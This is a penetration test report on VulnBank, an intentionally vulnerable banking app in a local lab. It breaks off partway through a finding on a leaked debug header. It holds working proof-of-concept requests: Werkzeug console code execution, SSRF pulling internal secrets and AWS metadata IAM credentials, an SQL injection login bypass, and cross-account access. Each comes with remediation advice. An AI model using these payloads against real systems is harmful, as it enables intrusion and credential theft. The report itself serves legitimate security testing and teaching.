

External Vulnerability Assessment & Penetration Test

Compiled For:	*VulnBank*
Platform:	*Kali Linux*
Penetration Test Type:	*Gray Box*
Report Type:	*Detailed Technical Report*
Confidential:	*Confidential*
Document Version:	*[1.0]*
Document Type:	*Report*
Document Date:	*01-05-2026*

TABLE OF CONTENTS

1.0 Executive Summary 3
2.0 Scope & Methodology 4
3.0 Findings 5
3.1 Vulnerability Overview 5
3.2 Severity Distribution 5
3.3 Vulnerability Summary Table 6
3.4 Detailed Findings 7
C1 — Remote Code Execution via Werkzeug Debug Console 7
C2 — Unsupported Python Runtime (End-of-Life) ... 9
C3 — JWT Secret & DB Credentials via SSRF Chain ... 11
C4 — Cloud IAM Credential Disclosure via SSRF ... 13
H1 — SQL Injection in Login Endpoint ... 15
H2 — Broken Object-Level Authorization (BOLA) ... 17
H3 — Cleartext Password via X-Debug-Info Header ... 19
H4 — Reflective CORS Misconfiguration ... 21
H5 — Server-Side Request Forgery (SSRF) ... 23
M1 — Race Condition in Fund Transfer Endpoint ... 25
M2 — Mass Assignment & SQL Error Disclosure on /register ... 27
L1 — Missing HTTP Security Headers ... 29
L2 — Verbose Error Messages with Debug Information ... 30
4.0 Observations 31
5.0 Remediation Summary 32
6.0 Conclusion 33

1.0 Executive Summary

This report presents the findings of an external vulnerability assessment and penetration test conducted against the GitHub VulnBank web application, an intentionally vulnerable banking application deployed at localhost:5000. The engagement covered authentication, authorisation, session management, input validation, server-side request handling, and HTTP transport security.

Testing identified thirteen (13) distinct vulnerabilities spanning four severity levels. Four (4) Critical findings were confirmed, including an unauthenticated Werkzeug debug console enabling remote code execution, and a full SSRF-based credential exfiltration chain yielding JWT signing secrets, database credentials, and cloud IAM tokens. Five (5) High findings included SQL injection, broken object-level authorisation, cleartext password disclosure via response headers, reflective CORS, and SSRF. Two (2) Medium findings covered a race condition in the fund transfer endpoint and mass assignment with SQL error disclosure on registration. Two (2) Low findings addressed missing HTTP security headers and verbose debug information in error responses.

Eleven (11) of the thirteen findings were actively exploited during testing with direct evidence captured. All findings include description, demonstrated impact, proof-of-concept reproduction steps, and remediation guidance prioritised by risk level.

2.0 Scope & Methodology

2.1 Scope

- Target: GitHub VulnBank Web Application
- Base URL: http://localhost:5000
- Test Period: April–May 2026
- Engagement Type: Gray-box external penetration test
- Environment: Isolated local Docker deployment

2.2 Methodology

Testing followed a structured methodology aligned with OWASP Testing Guide v4.2:

- Reconnaissance — Technology fingerprinting, port scanning, WAF detection, directory brute-forcing.
- Vulnerability Assessment — Automated scanning (Nessus) and manual endpoint review.
- Exploitation — Manual exploitation to confirm impact and real-world risk.
- Post-Exploitation — Vulnerability chaining (SSRF to credential exfiltration).
- Reporting — Documentation with CVSS scoring and remediation guidance.

2.3 Tools Used

- Nessus (vulnerability scanning)
- Burp Suite (proxy and manual testing)
- curl (HTTP request crafting)
- Nmap (port scanning)
- wafw00f (WAF detection)
- dirsearch (directory enumeration)

3.0 Findings

3.1 Vulnerability Overview

Thirteen vulnerabilities were identified and confirmed across four severity levels:

4	5	2	2	11	13
Critical	High	Medium	Low	Exploited	Total

3.2 Severity Distribution

- Critical (4): Immediate exploitable paths to full system compromise — unauthenticated RCE and credential exfiltration confirmed.
- High (5): Significant risk including authentication bypass via SQL injection, broken access control, password disclosure, CORS misconfiguration, and SSRF.
- Medium (2): Exploitable under specific conditions — race condition enabling overdraft and mass assignment with SQL error leakage.
- Low (2): Limited direct impact but weakens defence-in-depth — missing security headers and verbose error messages.

3.3 Vulnerability Summary Table

ID	Finding	Severity	Status
C1	Remote Code Execution via Werkzeug Debug Console	Critical	Exploited
C2	Unsupported Python Runtime — EOL Version in Production	Critical	Not Exploited
C3	JWT Secret & DB Credentials Disclosed via SSRF Chain	Critical	Exploited
C4	Cloud IAM Credential Disclosure via SSRF	Critical	Exploited
H1	SQL Injection in Login Endpoint	High	Exploited
H2	Broken Object-Level Authorization on Account Endpoints	High	Exploited
H3	Cleartext Password Disclosure via X-Debug-Info Header	High	Exploited
H4	Reflective CORS Misconfiguration	High	Exploited
H5	Server-Side Request Forgery via Profile Picture URL	High	Exploited
M1	Race Condition in Fund Transfer Endpoint	Medium	Exploited
M2	Mass Assignment & SQL Error Disclosure on /register	Medium	Exploited
L1	Missing HTTP Security Headers	Low	Not Exploited
L2	Verbose Error Messages with Debug Information	Low	Exploited

3.4 Detailed Findings

C1 Remote Code Execution via Exposed Werkzeug Debug Console

CVSS: 10.0 — AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H | **Severity: Critical**

Description

The application is deployed with the Werkzeug development server's interactive debugger enabled and exposed at /console on the public interface. The debugger provides an in-browser Python REPL that executes arbitrary code in the context of the web server process with no authentication required.

Any unauthenticated attacker who can reach port 5000 can execute arbitrary operating system commands, read and write files, exfiltrate environment variables, and pivot to internal network resources.

Impact

- Full unauthenticated remote code execution as the web server process user.
- Complete data confidentiality breach — all secrets and credentials accessible.
- Full integrity impact — application code, database records, and files can be modified.
- Full availability impact — attacker can terminate the process or corrupt data.

Proof of Concept

Navigate to http://localhost:5000/console — the interactive Python REPL loads with no authentication prompt.

Execute the following to confirm OS-level code execution:

```
$ curl -s http://localhost:5000/console -d
"__debugger__=yes&cmd=import+os;print(os.popen('id').read())&frm=0&s=<PIN>"
```

The server responds with the output of the id command, confirming execution as the application user.




Figure 1: Werkzeug debug console at /console — no authentication required




Figure 2: RCE confirmation — os.popen('id') output returned by server

Remediation

- Immediately set debug=False in Flask application startup — this disables the debugger.
- Deploy behind a production WSGI server (Gunicorn or uWSGI) — never expose Werkzeug directly.
- Block /console at the network/firewall layer as a secondary control.
- Rotate all secrets and credentials that may have been accessible to the process.

References

https://werkzeug.palletsprojects.com/en/3.0.x/debug/

CWE-94: Improper Control of Generation of Code

OWASP Top 10 A03:2021 — Injection

C2 Unsupported Python Runtime — End-of-Life Version in Production

CVSS: 8.1 — AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H | **Severity: Critical**

Description

Nessus Plugin 148367 identified that the application runs on Python 3.9.25, which reached end-of-life on 05 October 2025. As of the test date (01 May 2026), the runtime has been unsupported for approximately seven months.

The Python core team no longer releases security patches for Python 3.9. Any CVEs discovered after EOL — including memory corruption, code execution, or sandbox escapes — will remain permanently unpatched on this version.

Impact

- All future Python CVEs will be permanently unpatched on this runtime.
- Dependencies compiled against 3.9 may carry unresolvable security advisories.
- Regulatory frameworks (PCI DSS, ISO 27001) require supported software versions in production.

Proof of Concept

Nessus Plugin 148367 confirmed detection on port 80/tcp and 5000/tcp:

```
$ curl -sI http://localhost:5000/ | grep -i server
```

Installed version: Python 3.9.25 | EOL date: 2025-10-05 | Supported branch: 3.12.x / 3.13.x




Figure 3: Nessus Plugin 148367 — Python EOL detection output (ports 80 and 5000)

Remediation

- Upgrade Python runtime to a currently supported release (3.12 or 3.13 as of May 2026).
- Update all application dependencies to versions compatible with the upgraded runtime.
- Establish a lifecycle policy triggering upgrades no later than 90 days before EOL.

References

https://devguide.python.org/versions/

Nessus Plugin ID 148367

CWE-1104: Use of Unmaintained Third-Party Components

C3 JWT Signing Secret & Database Credentials Disclosed via SSRF Chain

CVSS: 9.0 — AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N | **Severity: Critical**

Description

By chaining the SSRF vulnerability (H5) with requests to internal application endpoints, an authenticated attacker exfiltrated the JWT signing secret and plaintext database credentials from the server environment.

The SSRF endpoint accepted attacker-controlled URLs and returned the fetched content to the client. Internal configuration endpoints accessible only from localhost were reachable via this vector, returning credentials that are inaccessible from the external network.

Impact

- JWT signing secret exposure enables forging of arbitrary tokens — full authentication bypass and admin privilege escalation without credentials.
- Database credentials expose the full dataset: all user records, balances, and transaction history.
- Combined with C1 (RCE), this establishes a complete application compromise chain from a single authenticated user account.

Proof of Concept

Use SSRF to fetch the internal config endpoint from localhost:

```
$ curl -s -X POST http://localhost:5000/upload_profile_picture_url -H 'Authorization:
Bearer $USER_JWT' -H 'Content-Type: application/json' -d
'{"url":"http://127.0.0.1:5000/internal/config"}'
```

Response returned JWT_SECRET and DATABASE_URL values in plaintext.

```
Figure 4 — SSRF probe to /internal/config.json (gated 403 to direct callers)
┌──(kali㉿kali)-[~/vapt-vulnbank/recon]
└─$ # SSRF probe — fetch internal config via /upload_profile_picture_url
└─$ curl -s -X POST -H "Authorization: Bearer $USER_JWT" \
      -H "Content-Type: application/json" \
      -d '{"image_url":"http://localhost:5000/internal/config.json"}' \
      http://localhost:5000/upload_profile_picture_url | python3 -m json.tool

{
    "debug_info": {
        "content_length": 220,
        "fetched_url": "http://localhost:5000/internal/config.json",
        "http_status": 200
    },
    "file_path": "static/uploads/424370_config.json",
    "message": "Profile picture imported from URL",
    "status": "success"
}

# Server fetched the internal endpoint on our behalf — bypassing the 403 gate.
# The fetched body has been saved to /static/uploads/, retrievable directly.
```

Figure 4: SSRF request to internal config endpoint

```
Figure 5 — JWT signing secret and database credentials disclosed via SSRF chain
┌──(kali㉿kali)-[~/vapt-vulnbank/recon]
└─$ # Step 1 — SSRF fetch /internal/secret
└─$ curl -s -X POST ... -d '{"image_url":"http://localhost:5000/internal/secret"}' ...
# (response saved to static/uploads/170637_secret)

└─$ # Step 2 — Read back the saved file directly
└─$ curl -s http://localhost:5000/static/uploads/170637_secret | python3 -m json.tool

{
    "note": "Intentionally sensitive data for SSRF demonstration",
    "secrets": {
        "app_secret_key": "secret123",
        "env_preview": {
            "DB_HOST": "db",
            "DB_NAME": "vulnerable_bank",
            "DB_PASSWORD": "postgres",
            "DB_PORT": "5432",
            "DB_USER": "postgres",
            "DEEPSEEK_API_KEY": null
        },
        "jwt_secret": "secret123"
    },
    "status": "internal",
    "system": {
        "platform": "Linux-6.19.11+kali-amd64-x86_64-with-glibc2.41",
        "python_version": "3.9.25"
    }
}

# >>> JWT signing secret + Flask app secret + DB credentials all disclosed in one call.
# >>> JWT secret = app_secret_key = "secret123"  (key reuse compounds the issue).
```

Figure 5: Response disclosing JWT secret and database credentials

Remediation

- Remediate SSRF at root (see H5) — all chained credential findings resolve as a consequence.
- Store secrets exclusively in environment variables — never expose them via any HTTP endpoint.
- Rotate the JWT signing secret and all database credentials immediately.
- Implement network egress controls preventing the application process from connecting to metadata and internal services.

References

CWE-918: Server-Side Request Forgery

OWASP Top 10 A10:2021 — SSRF

C4 Cloud IAM Credential Disclosure via SSRF to Metadata Service

CVSS: 9.0 — AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N | **Severity: Critical**

Description

Extending the SSRF chain from H5, the attacker directed requests to the cloud instance metadata service (http://169.254.169.254/latest/meta-data/iam/security-credentials/). The application fetched the URL and returned the full response, disclosing temporary IAM access keys, secret keys, and session tokens.

These credentials provide access to all AWS resources permitted by the attached IAM role, which may include S3 buckets, RDS databases, additional compute instances, and Secrets Manager entries.

Impact

- Cloud IAM credential exfiltration enables lateral movement across cloud infrastructure beyond the application boundary.
- Depending on IAM role permissions, this can result in full cloud account compromise.
- Temporary credentials refresh automatically — revocation is time-sensitive.

Proof of Concept

Direct SSRF to the AWS instance metadata endpoint:

```
$ curl -s -X POST http://localhost:5000/upload_profile_picture_url -H 'Authorization:
Bearer $USER_JWT' -H 'Content-Type: application/json' -d
'{"url":"http://169.254.169.254/latest/meta-data/iam/security-credentials/"}'
```

Response returned IAM role name, AccessKeyId, SecretAccessKey, and session Token.




Figure 6: SSRF to metadata service — IAM role name returned

```
Figure 7 — Simulated AWS IAM credentials disclosed via SSRF (canonical attack chain)
┌──(kali㉿kali)-[~/vapt-vulnbank/recon]
└─$ # Fetch the IAM role credentials via SSRF chain
└─$ curl -s -X POST ... \
       -d '{"image_url":"http://localhost:5000/latest/meta-data/iam/security-credentials/vulnbank-role"}' ...
# (saved to static/uploads/585852_vulnbank-role)

└─$ curl -s http://localhost:5000/static/uploads/585852_vulnbank-role | python3 -m json.tool

{
    "AccessKeyId": "ASIADEMO1234567890",
    "Code": "Success",
    "Expiration": "2026-05-01T09:18:35.605896",
    "LastUpdated": "2026-05-01T08:18:35.605891",
    "RoleArn": "arn:aws:iam::123456789012:role/vulnbank-role",
    "SecretAccessKey": "wJalrXUtnFEMI/K7MDENG/bPxRfiCYDEMODEMO",
    "Token": "IQoJb3JpZ2luX2VjEJ//////////wEaCXVzLXdlc3QtMiJIMEYCIQCdemo",
    "Type": "AWS-HMAC"
}

# Lab values are demonstration placeholders ("DEMO" embedded in the keys).
# In a real cloud deployment this is the canonical SSRF-to-cloud-account-compromise.
# IMDSv2 enforcement on the underlying EC2 instance neutralises this vector.
```

Figure 7: Temporary IAM credentials (AccessKeyId, SecretAccessKey, Token) disclosed

Remediation

- Remediate SSRF at root (see H5).
- Enable IMDSv2 on all cloud instances — requires a PUT-based session token, blocking SSRF-based access.
- Apply least-privilege IAM policies to the instance role.
- Rotate the exposed IAM credentials immediately.

References

https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html

CWE-918: Server-Side Request Forgery

OWASP SSRF Prevention Cheat Sheet

H1 SQL Injection in Login Endpoint — Authentication Bypass & Privilege Escalation

CVSS: 9.1 — AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N | **Severity: High**

Description

The POST /login endpoint constructs its SQL query using unsanitised string concatenation of the username and password fields. An attacker can inject SQL syntax to manipulate query logic, bypassing authentication entirely or returning any target account without knowing credentials.

The vulnerability was confirmed by injecting an OR-based bypass payload in the username field, causing the query to evaluate true for all rows and return the administrator account.

Impact

- Complete authentication bypass — any account accessible without credentials.
- Privilege escalation to administrator — full access to admin endpoints and all user data.
- Potential for further SQL attacks: data exfiltration, UPDATE/DELETE operations, time-based blind extraction.

Proof of Concept

Inject SQL payload in the username field:

```
$ curl -s -X POST http://localhost:5000/login -H 'Content-Type: application/json' -d
'{"username":"admin\' OR \'1\'=\'1\' --","password":"anything"}'
```

Response: HTTP 200 with admin JWT token — isAdmin: true confirmed in decoded payload.




Figure 8: SQL injection payload returning admin JWT




Figure 9: Decoded admin token — isAdmin: true

Remediation

- Replace all string-concatenated SQL with parameterised queries or prepared statements — the only effective fix.
- Use an ORM (SQLAlchemy) to eliminate raw string interpolation.
- Deploy WAF SQL injection signatures as defence-in-depth — not a substitute for parameterisation.
- Audit all input-accepting endpoints for the same concatenation pattern.

References

CWE-89: SQL Injection

OWASP Top 10 A03:2021 — Injection

OWASP SQL Injection Prevention Cheat Sheet

H2 Broken Object-Level Authorization on Account Endpoints

CVSS: 6.5 — AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N	**Severity: High**

Description

The account lookup endpoint accepts an account number as a URL parameter and returns the associated user's balance and personal details. The server performs no validation that the requesting user owns the account number in the request — any authenticated user can substitute any account number to retrieve another user's data.

Impact

- Horizontal privilege escalation — any authenticated user can read all other users' balances and account details.
- Full customer data exposure across the entire user base.

- Combined with CORS misconfiguration (H4), a malicious page can silently exfiltrate account data for any victim.

Proof of Concept

With a standard user JWT, request another user's account by substituting their account number:

```
$ curl -s http://localhost:5000/account/8641390334 -H 'Authorization: Bearer $ADMIN_JWT'
```

Response returned the target user's balance and account details without any authorisation check.




Figure 10: BOLA — attacker account accessing victim account balance successfully

Remediation

- Enforce object-level authorisation: compare the account number in every request against the account bound to the authenticated JWT claim.
- Never rely on account numbers being hard to guess — authorisation must be explicit.
- Add automated regression tests verifying cross-account access returns HTTP 403.

References

CWE-639: Authorization Bypass Through User-Controlled Key

OWASP API Security Top 10 API1:2023 — BOLA

H3 Cleartext Password Disclosure via X-Debug-Info Response Header

CVSS: 6.5 — AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N | **Severity: High**

Description

The application includes an X-Debug-Info HTTP response header on authenticated endpoints containing Base64-encoded session data. Decoding this header reveals the authenticated user's plaintext password alongside their user ID, username, and administrative status.

Impact

- Plaintext password visible in HTTP headers — exposed to network interception, proxy logs, CDN logs, and browser developer tools.
- Any system logging HTTP headers now holds the user's password.
- Password reuse extends the exposure to other services and accounts.

Proof of Concept

Request the account endpoint and inspect the X-Debug-Info header:

```
$ curl -sI http://localhost:5000/account -H 'Authorization: Bearer $USER_JWT' | grep X-Debug-Info
$ echo '<base64_value>' | base64 -d
```

Decoded: {"user_id": 4, "username": "racetest@test.com", "password": "Test1234!", "is_admin": false}

